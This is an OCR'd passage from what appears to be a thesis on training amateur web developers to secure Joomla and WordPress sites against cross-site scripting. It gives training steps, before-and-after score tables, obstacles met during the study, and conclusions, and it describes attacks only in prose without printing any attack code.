

Fig. 4-57: Results of Phase 1

Chapter 5 Methodology and Results of Phase 2 (Training Process)

As mentioned before, the work was divided into two phases. At the end of the first phase we extracted some security guidance to increase the security levels in CMSs, especially in Joomla and WordPress. Those extracted guidance will be used to teach a group of amateurs how to develop secure websites based on Joomla and WordPress. In this chapter we will illustrate the methodology and results of the second phase (Training Phase). We will see how the amateurs could use the security guidance in their work.

5.1 Phase 2: Training Process

After we had extracted security guidance to be applied against weak points that are discovered to develop secure websites using Joomla or WordPress, we started the second phase that includes the following steps as shown in section (4.1, Figure 4-2).

For operation with Joomla or WordPress it is necessary to have WEB–server with support PHP, MySQL (Apache) and WEB a browser for the user (Internet Explorer, Mozilla Firefox, Opera). After implementing the major server and database requirement before installing and setting up the CMS Joomla or WordPress, the network architecture will be in the form of the diagram in Figure 5-1 below, where the client can access the server or database from anywhere .



Fig. 5-1: Network architecture of the server and database [3]

Now we will describe the different steps followed to complete the training process with eleven amateurs.

1. ***Choosing a group of web amateur developers who can continue with us to the end of the research.***

After some efforts and discussion with some students to select a group of 15 of them on how they can understand my work and go further with me until we finish the research. These people now are called amateurs and like developing websites.

I had taught this group of amateurs how to develop websites using Joomla version 2.5, and 1.5, and WordPress of version 3.9.1. The training period took about four weeks. We trained them to install some requirements that are needed to have CMSs such as WEB–server with support PHP and MySQL (Apache), and that took about one week. To teach them Joomla took about 18 hours. Training them on WordPress needed about 6 hours. After they had good experience with Joomla and WordPress we asked them to develop their own websites; one based on Joomla and the other based on WordPress.

2. ***The same automated scanning tools in phase 1 (***WebCruiser Web Vulnerability Scanner v. 2.8.0 and Netsparker Community Edition 3.1.6.0) ***were applied on their developed websites to chick up for XSS vulnerabilities in their websites.***

To understand XSS attacks results from scanning tools from phase one, we had to teach them principles of some programming languageslike Jcreator, HTML and PHP. This group of amateurs did not have the same level of understanding and knowledge, so more efforts were needed to make them reach nearly an acceptable level of knowledge. This took about 8 hours.

3. ***After that, we had begun to teach them how to inject XSS attacks malicious code step by step and to show them how the results of injected websites would be***.

We represented each attack of the ten different XSS attacks, analyzed their malicious codes, and how to execute them by inserting as a comment. We measured their different opinions and responses to 10 different XSS attacks.

We asked them to inject those 10 attacks by themselves. We gave them about seven days period without any information about the security or defense to let them feel the value and cost of losing a website. Some of them lost their websites with one XSS attack and could not be retrieved.

4. ***We started to teach them to use the extracted security guidance from phase 1.***

They started to defend and protect their websites against XSS attacks. They enjoyed this step of work, and they were happy with that success. We trained them how to defend each attack in Joomla, WordPress, and PHP language. We also gave them general rules and information to protect their websites. This step took about 16 hour. More details about these rules are mentioned in chapter 5, Evaluation and Results.

5. ***In another step, we divided them in to two groups:***

One of them acts as an attacker and the other group will defend against their attacks. We aimed to analyze their responses to the efficiency of the rules and guidance, and how they could deal with the problems. This effort took about 4 hours.

6. ***After the training period had completed successfully, we compared the results*** of scanned websites before and after training process manually by injecting different malicious XSS codes.

7. ***Testing Security Guidance and rules by true attackers.***

At the end of our work, we asked two true attackers to test our extracted guidance by trying to attack our designed websites that include the security rules.

5.2 Results of Phase 2

In this section we will explain the results of training steps in more details. We will evaluate their acceptance of the idea, the level of their application of the extracted security guidance. Also, examination of their developed websites using that guidance will be followed to see the results.

5.2.1 Amateurs Training Results

At the end of the work, and after training amateurs to use the extracted programming and practical security guidance, the results of this phase gave confidence; that any person who likes web developing with some training can develop a secure CMS web site.

In this phase, the amateurs were trained to develop websites using two different versions of Joomla with version 1.5.26 and version 2.5.19. There were some defaults because of no previous knowledge about network architecture needed to install CMSs Programs. They developed other websites using WordPress, and there is no need to deal with different versions because they are similar.

The most difficult part of training was helping them to understand web programming code because of little related prior experience. After they had understood the security guidance, they showed more interaction with attacks analysis. In the following tables, our impression is presented with details about training process which took about 7–8 weeks (about 50 hours). The training process completed with 11 amateurs after losing four of them. They had trained on using Joomla and WordPress to develop more secure websites.

The following table 5-1 illustrates information data about the amateurs in our training group, including their scientific degree, previous knowledge about CMSs, web programming language and the experience in security issues. Note that the percentages were implicit through repeated discussion with training group, we could ask them about their knowledge which is necessary to complete with us. More information details about the training group, names, studying type, studying level are in appendix A, table 1.

Table 5-1: Amateurs data information

No.	**Student ID**	**Previous related knowledge**		
		CMS	**Web Programming Languages**	**Security Issues**
1	A1	0 %	70 %	10 %
2	A2	0 %	20 %	10 %
3	A3	0 %	20 %	10 %
4	A4	0 %	20 %	10 %
5	A5	0 %	20 %	10 %
6	A6	0 %	20 %	10 %
7	A7	0 %	50 %	10 %
8	A8	0 %	20 %	10 %
9	A9	0 %	70 %	10 %
10	A10	0 %	20 %	10 %
11	A11	0 %	20 %	10 %
Total Percentage		**0 %**	**31.8 %**	**10 %**

From the previous table, we can find that this training group of amateurs includes different types of scientific spatiality with different levels of knowledge. No one of them

had used Joomla or WordPress before, so this work is a good chance to understanding those two CMS platforms, with supporting security characteristics.

At the end of research we had compared the results of amateurs' activities, knowledge, experience of security and application of security guidance and roles before and after the training period ended. We got the following information in table 5-2 concerning their activities before starting the training program. In table 5-5 we will see the activities how were changed after the training program had finished. For more details we will illustrate results details of training process in table 5-3 and table 5-4 to compare progress stages in the training activities.

Table 5-2: Results before training

Activity	**Results degree**	**Notes**
Number of amateurs	15	4 were missed
Acceptance degree of the idea	100%	All enjoyed the idea
Previous level of web developing	30 %	Most of them used wizard programming like FrontPage
Previous level of security experience	10 %	They believe in web attackers, but did not know how to avoid
Prior knowledge of CMSs (Joomla and WordPress)	0 %	Some of them had heard about, but they did not use before
Knowledge about web programming language	31.8 %	I had to teach them primary basic of HTML, Jscript and PHP
Testing the security of their developed websites	_____	Only the security provided by the Joomla and WordPress editors

With a rapid look at table 5-2, one can see how low their experience with web programming language that is necessary to start our work. They had no knowledge about Joomla and WordPress. Added to that, they had no background about security issues. While studying the results in table 5-5 below shows maximum improvement and success of our training program concerning the abovementioned wanted activities, especially security issues.

Results in table 5-5 were calculated for amateurs' activities details after the training period was completed. Table 5-3 and table 5-4 illustrate that amateurs' capabilities increased during the training period. We helped them to understand how they could work to succeed in the different desired activities. They worked so hard, and they actually succeeded to improve their performance level. The results illustrated in table 5-3 and table 5-4 were calculated by evaluating websites that were developed each time, and after each lecture meeting with amateurs, we could point marks for all amateurs in each lecture to calculate final results.

Equation that that used to calculate the total results is in table 5-3 and table 5-4 was:

$$= \frac{\text{The combination of individual amateurs' results}}{\text{Total number of amateur (11)}}$$

Table 5-3: Developing websites using Joomla and WordPress

No.	Student ID	Developing based on WordPress		Developing based on Joomla	
		After 3 hour	At the end of training	After 9 hour	At the end of training
1	A1	90	90	75	90
2	A2	90	95	70	90
3	A3	80	95	70	85
4	A4	90	95	80	95
5	A5	90	95	85	95
6	A6	70	90	65	80
7	A7	60	90	50	85
8	A8	70	85	55	85
9	A9	70	75	65	80
10	A10	65	85	50	85
11	A11	75	85	60	80
Total Percentage		**77.2%**	**90%**	**66%**	**85 %**

Through analyses of the results of the previous table 5-3, and as mentioned before, we can see the improvement in the amateurs' capabilities in developing websites using Joomla and WordPress. Performance result of working with WordPress in the middle of the training period was 77.2%. With repeated work, their performance increased to 90 % at the end of training period. Therefore, there was a clear progress between the period in the middle and at the end of training process. The same progress happened with working with Joomla: the level of performance at the middle of training

period was 66 % and reached 90 % with repeated developing websites at the end of the training process. These percentages were calculated as the average of the amateurs' performance.

All the amateurs did not have the same knowledge, understanding level or quick response to the orders. So, we will find big differences between them in their activities. Some of them were smart and others were sluggish in their work.

Table 5-4: Understanding attack code analysis and applied guidance

No.	Student ID	Understanding attacks code		Appling defense code	
		After 4 hour	At the end of training After 8 hour	After 8 hour	At the end of training after 16 hour
1	A1	80	85	70	100
2	A2	75	90	55	100
3	A3	65	85	75	100
4	A4	80	85	75	100
5	A5	85	75	85	100
6	A6	70	90	85	90
7	A7	65	85	50	90
8	A8	55	90	55	95
9	A9	60	75	50	85
10	A10	65	90	50	90
11	A11	70	80	65	100
Total Percentage		**70 %**	**85%**	**65%**	**95 %**

By studying the results of the previous table 5-4, that refers to understanding attack code analysis and applied guidance, once can see much improvement in their capabilities at the end of the training process. After four hours of training, their ability of analyzing XSS attacks code was 70 %, and that was at the middle of the training period. At the end of the consumed period (8 hours), their ability reached 85 %, which is an acceptable result.

Using extracted security guidance and defense algorithms took about 16 hours training to reach success level 95%, which is an excellent result, while at the middle of that period (8 hours) the success level was 65%. This shows a clear progress between the period in the middle and at the end of training.

Table 5-5: Results after training

Activity	Results degree	Notes
Understanding level of web programming	Up to 70%	Understanding level increased when they applied the practical work
Understanding web development using Joomla	66% up to 85.5 %	They took long time about 18 hour
Understanding web development using WordPress	77 % up to 90 %	Better than work with Joomla, took about 6 hour
Understanding attack code analysis	70 % up to 85 %	We assisted them using EditPlus v. 2 program
Injection of malicious code	85 %	They showed more ability to inject attacks in different forms
Believe in the application of security guidance	Up to 95%	All of them believe of the importance of using security rules to save their works
Degree of Understanding and application of security guidance and rules	95 %	At the end of work they understood the guidance very well , because of repeated use, some of them were smart in the work
Acceptance of security guidance	95%	All of the amateurs accept and thrust the importance of these guidance
Applications and success of security guidance at the end of work	95 %	After hard work , amateurs applied all of these guidance
Security testing of their websites by scanning tools	Free XSS attacks	Most of the developed websites were more secure after training
Amateurs training interaction	85 %	Dealing as a friends

With deep studying and analyzing data of table 5-5, it is clear that the results of our program were encouraging:

- We found that the knowledge necessary to web programming language knowledge increased from 31.8 up to 70 %.

- Web development using Joomla and jumped from nothing to 66 %, and increased to 85.5 % at the end of work. The same thing happened with WordPress which reached 77 % increased up to 90 %.

- Understanding attack codes analysis became easier to be understood (reached 85 %).

- Understanding and application of security guidance and rules reached the same percentage 95 %, which is an acceptable degree of success.

- We found that the results of scanning websites developed at the end of training program were excellent in respect of security issues. That was the same as the comment we received from the true two hackers as mentioned below in section 5.2.2.

5.2.2 Testing Security Guidance by true attackers

To secure a website or a web application, we had to understand the target application, how it works and the scope behind it. Ideally, the penetration tester should have some basic knowledge of programming and scripting languages, and also web security.

As mentioned before in this chapter, we asked two true attackers to test our extracted security guidance and rules. The results we received informed us, after one week of testing, that there is no complete perfect work. Attackers spend every effort to inject their malicious code, but our work increased the level of security of websites. Attackers have to search deeply to find any gap. Those hackers told us that their scanning depends on trying to inject different malicious codes in different forms through our websites.

To insure success of the final results of extracting security guidance and training processes, we used the same scanning tools to scan the XSS vulnerability with secured developed websites, and the results were perfect. The results show that there were no XSS Vulnerabilities in those websites

Figure 5-20 illustrates inputs and outputs of serial steps of phase 2. We can see briefly how we have improved the level of security in amateurs' web sites.



Fig. 5-2: Results of Phase2

5.3 Obstacles and hindrances:

- The companies responsible for Joomla and WordPress are big ones; every now and then they issue new versions to counter-attack any detected attacks in the previous versions. So, it was not easy to find 10 XSS attacks to deal with in this research.
- One of the most important hindrances was how to collect a group of attacked websites, identify if they were done by Joomla or WordPress, and with which version they were done.
- One of the problems we faced was that no one could allow us to use their computer centers with their servers because of sensitivity of the problem.
- It was difficult to find 15 amateurs who would continue with me. Some of them had no enough time, little interest, lack of background knowledge.
- We found difficulties in collecting them in one place to teach them our work.
- I had to go to some of them at home or invite others to my home. I had to go to the work place of some of them. In some instances when an appointment was cancelled for any reason, I had to contact with them by e-mail to make sure that they were still in the program.
- Disconnection of electricity was one of the main obstacles in my work.
- The last Israeli war against Gaza in July 2014, and the horrible disasters that occurred made the psychological condition of most of the Palestinian people upset, and it was difficult to connect with each other, so I missed 4 of the amateurs. Added to that, the long time of complete lack of electricity led to long waste of time and delay in my work.
- Working with different Joomla versions is not the same because the building architecture is changed such as working with Joomla version 1.5 and version 2.5.
- During the work with amateurs who used different versions of different web browsers, we found that some web browsers stop some of malicious code attacks; therefore, some of amateurs had to change their web browsers.
- Understanding defense rules by most of amateurs was difficult due to less experience in PHP, HTML and Jscript programming languages and that cost me a lot of time and effort.

However, our anticipation was that the training period will pass successfully in spite of obstacles mentioned above, and the amateurs can build their own websites, learn how to use safe rules and the extracted security guidance.

We expected that using the safe rules and the extracted security guidance will provide high level of safety for their websites.

Conclusion

From the different sages followed to accomplish our work, we can conclude that to develop secure websites using Joomla or WordPress we have to know the reasons that cause the vulnerability gape, and for extracting security guidance rules, and that these may be applicable for securing websites. Training a group of amateurs required an organized work to reach the desired goal. Also, trainees or amateurs can be educated to use these rules to provide high levels of safety, although it is difficult at the beginning but is possible.

Chapter 6: Conclusions, recommendations and future directions

After the research is completed, one can extract and point important notes that can be useful for the following future work by other researchers. In this chapter, we will summarize the most important items and results that we got in our research.

6.1 Conclusion:

Safety of websites is important and is needed for everybody. Too much effort was done and still being done to extract rules and guidance to save information and to achieve confidentiality.

Cross-site scripting vulnerability is one of the most highly widespread in Internet communication and will occur anywhere a web application gets any input data from the user without validating it. Previous literature did not mention specific rules or guidance to develop more secure websites based on Joomla or WordPress. Also, no one attempted to train a group of amateurs who like developing personal websites and who did not have any level of security experience.

This research dose not decrease the importance of Joomla and Word Press developer companies, as there is no complete and perfect work and as there are usually some gaps in any human work. Renewal of versions issued by different companies support more security levels, and may be less expensive than solving security gaps in previous versions.

Our study is concerned with extracting secure guidance against XSS attacks in open CMSs, especially Joomla and WordPress. We found that different versions of those two CMSs can be attacked with different levels of easiness. We found that all different versions of WordPress can be infected with the same malicious code and showed the same results of attacks. In contrast, the results of infection by the same malicious code in different versions of Joomla were not similar. In Joomla version 1.5 the result was the same as in WordPress, but in version 2.5.19 and above the results were different.

Dealing with WordPress was easier than Joomla, less effort needed to understand how to develop complete website based on WordPress. However, we found that different versions of Joomla support more security levels rather than WordPress. Any gap discovered in any version of Joomla could be solved at time without waiting to deal with it in the next version. Extracting secure rules and guidance took more time and effort because the scanning tools did not give detailed information about malicious code that made the infection. Understanding analysis of malicious code of attack results from

Phase 1 by the amateurs was not easily. Small change in programming code may lead to be a malicious attack.

In conclusion, we helped amateurs to develop their websites using new platform systems based on CMSs, as Joomla and WordPress. We improved their web programming language knowledge. We explained to them one of the most famous attacks called XSS attack, which may infect their websites and cause danger with different degrees.

The capability of using Joomla to develop their own websites jumped from nothing to 85.5% at the end of work. The same thing happened with WordPress which reached up to 90%. We found that amateurs understood the importance of our extracted security guidance and were able perfectly to apply that guidance in their developed websites. We could say that all of them became more believers in the importance of using security issues to stop any unexpected security gap in their websites.

They were able to practically use the safe rules to secure their web pages which are developed based on Joomla and WordPress to high degree up to 90 %, which is an acceptable degree of success. They enjoyed this kind of work, what we could call an Ethical Hacker. Scanned websites developed at the end of training program by amateurs were excellent, where the security levels reached 95 %. The results obtained by scanning tools were XSS free, but we cannot say that the percentage is 100% because there is no complete security work. That was similar to the results we received in the comment from the true hackers, whom we asked to examine our developed websites.

6.2 Recommendations and Future Work:

The success of application of extracted security guidance in this works shows the importance of confirmation of this guidance in future work. It is not impossible to save our information and secure our websites, just by analyzing previous discovered malicious gaps and extract suitable security guidance and rules.

We hope that this work may be discussed and studied deeply by companies and web developers so as to be one of their aims when they issue a new version of any system.

We advise that the study should be done with more amateurs to collect more specific results about the acceptability and believe in that guidance to be used in developing websites.

It is suggested that other research should be done with other CMSs like Drupal which competes with Joomla and WordPress nowadays.

There are many attacks other than XSS attack, like Brut force, denial of service, content spoofing, and DNS Hijacking, etc. It is also suggested that new studies should be directed to defend against these attacks.

It is a good way to build forum websites to publish this extracted guidance to help amateurs everywhere to secure their own websites, especially if they used Joomla or WordPress designing Platforms.

There is no an Arabic language specialty in CMS that is found in this days. We hope that developers can build an Arabic CMS, with security features that ones can confide with to develop Arabic websites.

Reference

[1] A. Doupé, M. Cova, and G. Vigna, "Why Johnny can't pentest: An analysis of black-box web vulnerability scanners," in *Detection of Intrusions and Malware, and Vulnerability Assessment*, ed: Springer, 2010, pp. 111-131.

[2] A. Duraisamy, M. Sathiyamoorthy, and S. Chandrasekar, "A Server Side Solution for Protection of Web Applications from Cross-Site Scripting Attacks," *International Journal of Innovative Technology and Exploring Engineering, ISSN*, pp. 2278-3075, visited in 2014.

[3] A. Obatolu, "Investigation, Installation and Implementation of an Open Source Content Management System: Joomla as a case study," 2010.

[4] A. Rockley, P. Kostur, and S. Manning, *Managing enterprise content: A unified content strategy*: New Riders, 2003.

[5] Acunetix, http://www.acunetix.com/blog/articles/non-persistent-xss/ , 20/May, 2014

[6] Acunetix, https://www.acunetix.com/blog/web-security-zone/articles/preventing-xss-attacks, 2/Julay,2014

[7] Acunetix, https://www.acunetix.com/websitesecurity/cross-site-scripting, 13/July, 2014

[8] B. Almurrani " Cross-Site-Scripting (XSS) Attacking and Defending" Bachelor's thesis, Abstract Turku University of Applied Science degree program in information technology, Autumn 2009.

[9] B. Aziz, A. Arenas, G. Cortese, B. Crispo, and S. Causetti, "A Secure and Scalable Grid-Based Content Management System," in *Availability, Reliability, and Security, 2010. ARES '10 International Conference on*, 2010, pp. 404-409.

[10] Bechtsoudis, https://bechtsoudis.com/hacking/from-web-app-lfi-to-shellspawn, 28/August, 2014

[11] C. Ding, "Cross-Site Request Forgery Attack and Defence: Literature Search." V1. 0, vol, visited in 2014.

[12] C. Kruegel and G. Vigna, "Anomaly detection of web-based attacks," in *Proceedings of the 10th ACM conference on Computer and communications security*, 2003, pp. 251-261.

